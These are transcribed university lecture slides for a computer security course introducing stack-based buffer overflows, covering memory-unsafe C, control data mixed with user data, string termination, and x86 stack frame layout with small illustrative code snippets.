Software Security III

CSE 565: Fall 2024

Computer Security

Xiangyu Guo (xiangyug@buffalo.edu)

University at Buffalo

Disclaimer

- We don’t claim any originality of the slides. The content is developed heavily based on
  - Slides from lectures by Yan Shoshitaishvili @ ASU security team (pwn.college)
  - Slides from Prof Ziming Zhao’s past offering of CSE565 (https://zzm7000.github.io/teaching/2023springcse410565/index.html)
  - Slides from Prof Hongxin Hu’s past offering of CSE565

Announcement

- Assignment 4 will be released tomorrow (**Fri**, **Nov 15**). Due **Nov 29**.

Review of Last Lecture

- **X86 Assembly Basics**
  - Register & Memory addressing.
  - `mov`: copying things around
  - Stack: Contiguous mem region used for temporary storage; Grows from high addr to low addr. Used for function calls.
  - Control flow:
    - (conditional) `jmp`
    - function `call` and `ret`urn
    - `syscall`
- **Vulnerability from Memory corruption**
  - Spatial & Temporal Errors
  - Control flow hijack

Today's topic

- (Stack-based) Buffer Overflow

Memory Corruption

A history of memory errors

- **In the beginning**: Computers were originally programmed through direct input of machine code
- 1952: Grace Hopper proposed one of the first compilers
- 1972: Dennis Ritchie created the **C** programming language
  - C was specifically designed to
    - be reasonably portable across computer architectures
    - provide developers with low-level control of memory access
  - In practice, C maps *closely* and *effectively* to assembly

A history of memory errors

- **Since then**:
  - 1970s: C is developed, maps almost directly to assembly (security implications).
  - 1980s: Focus on features, C++ developed, compiled languages still dangerous.
  - 1990s: Birth of modern VM-based languages. Mainstream compiled languages still dangerous.
  - 2000s: Rise of JIT to improve VM-based/interpreted languages. Compiled languages still dangerous.
  - 2010s: Finally exploring mainstream memory-safe compiled languages (i.e., Rust).

A history of memory errors

- **The result.**
  - An astonishing amount of software has been developed in languages with **no** memory safety!
  - C is still the most popular programming language according to some metrics.
  - C++ is 4th most popular and the fastest growing!
  - C was the fastest growing language in terms of popularity as recently as 2017!

https://www.tiobe.com/tiobe-index

Nov 2024	Nov 2023	Change	Programming Language	Ratings	Change
1	1		Python	22.85%	+8.69%
2	3		C++	10.64%	+0.29%
3	4		Java	9.60%	+1.26%
4	2		C	9.01%	-2.76%
5	5		C#	4.98%	-2.67%
6	6		JavaScript	3.71%	+0.50%
7	13		Go	2.35%	+1.16%
8	12		Fortran	1.97%	+0.67%
9	8		Visual Basic	1.95%	-0.15%
10	9		SQL	1.94%	+0.05%
11	16		Delphi/Object Pascal	1.48%	+0.33%
12	7		PHP	1.47%	-0.82%
13	14		MATLAB	1.28%	+0.12%
14	20		Rust	1.17%	+0.26%
15	17		Swift	1.14%	+0.11%
16	11		Scratch	1.11%	-0.21%
17	18		Ruby	1.08%	+0.09%
18	19		R	1.02%	+0.09%
19	10		Assembly language	0.97%	-0.39%
20	15		Kotlin	0.92%	-0.23%

What's the problem with C?

- In 1968, we start seeing concerns about memory corruption.
- In one of the first papers proposing memory isolation between processes, it was asked:
  - "*What if a program allows someone to overwrite memory they're not supposed to?*"

    - Robert Graham. "Protection in an information processing utility." Communications of the ACM, 1968.

Problem 1: Trusting Programmers

- In Python:

```
>>> a = [ 1, 2, 3 ]
>>> print a[10] = 0x41;
IndexError: list index out of range
```

- In C:

```
int a[3] = { 1, 2, 3 };
a[10] = 0x41;
// no problem!
```


- Why does C let this go?
- What actually happens here?

Problem 2: Mixing Control Info and Data

- Programs start up with potentially user-influenced data already present:

- During execution, user data spreads through the program:

- User data shouldn't directly control program execution. It is normally "non-control" data. However, it is stored together with "control" data.




Recall: the Stack

- Everything is jumbled together…
  - local variables of the active function
  - saved pointers to other places on the stack (**`rbp`**) or to data in memory
  - saved pointers to code (**`ret`**urn addresses)
  - local variables of the caller function (and its caller function and so on)
- All of this data is stored together and treated the same…


```
int a[3] = { 1, 2, 3 };
a[10] = 0x41;
```

Problem 2: Mixing Control Info and Data


- Memory corruption occurs when user-controlled data manages to spread into data that shouldn't be user controlled (through a memory error).



- If you overwrite control data (i.e., a return address), you can use this to redirect control flow elsewhere.



- Or you can also redirect it to *your injected code.*



Problem 3: Mixing Data and Metadata

- Consider: strings are null-terminated in C.
  - `char name[10] = "CSE565";`

C	S	E	5	6	5	\0	\0	\0	\0

- The variable holds 10 bytes:
- 6 of these bytes are data ("`CSE565`"), and one (the first **`NULL`** byte) implicitly *encodes* the length of the data, through its position.

- Consider:
  - `read(0, name, sizeof(name));`
- What if there are **`NULL`** bytes in the input?

C	S	E	5	**\0**	5	\0	\0	\0	\0

- What if there are no **`NULL`** bytes in the input?

C	S	E	5	6	5	_	B	&	C


Problem 4: Initialization and Cleanup

- If you don't clean before/up after yourself, C won't do it for you!

- Initialization:

```
void my_function() {
  char my_var[8];
  // what is the value of my_var here?
}
```

- Cleanup:



Recall: Stack Basics

Functions: The Control Flow Graph


```
seed@seed-vm ~/Programs> cat echo.c
int main(int argc, char **argv, char **envp) {
        char buf[0x100];
        int n;

        while ((n = read(0, buf, 0x100)) > 0 && write(1, buf, n) > 0);
}


seed@seed-vm ~/Programs> gcc echo.c -o echo
echo.c: In function ‘main’:
echo.c:5:21: warning: implicit declaration of function ‘read’ [-Wimplicit-function-declaration]
    5 |         while ((n = read(0, buf, 0x100)) > 0 && write(1, buf, n) > 0);
      |                     ^~~~
echo.c:5:49: warning: implicit declaration of function ‘write’ [-Wimplicit-function-declaration]
    5 |         while ((n = read(0, buf, 0x100)) > 0 && write(1, buf, n) > 0);
      |                                                 ^~~~~
seed@seed-vm ~/Programs> echo hello world
hello world
```

Functions: The Control Flow Graph

The Stack: Initial Layout

- The stack starts out storing (among some other things) the environment variables and the program arguments. For example:


```
$ env
USER=seed
HOME=/home/seed
PWD=/home/seed
$ ./echo hello world
hello world
```



The Stack: Calling a function


- When a function is **call**ed, the address that the called function should return to is implicitly **push**ed onto the stack.
- This return address is implicitly **pop**ped when the function **ret**urns.


```
_start:
0040104c  mov     rdi, qword [rsp {__return_addr}]
00401050  call    main
00401055  mov     rax, 0x3c
0040105c  mov     rdi, 0x0
00401063  syscall
{ Does not return }
```



The Stack: Function Frame Setup

- Every function sets up its stack frame. It has:
  - **Stack pointer** (`rsp`): points to the leftmost side of the stack frame.
  - **Base pointer** (`rbp`): points to the rightmost side of the stack frame.
- **Prologue**:
  1. save off the caller's base pointer
  2. set the current stack pointer as the base pointer
  3. "allocate" space on the stack (subtract from the stack pointer).

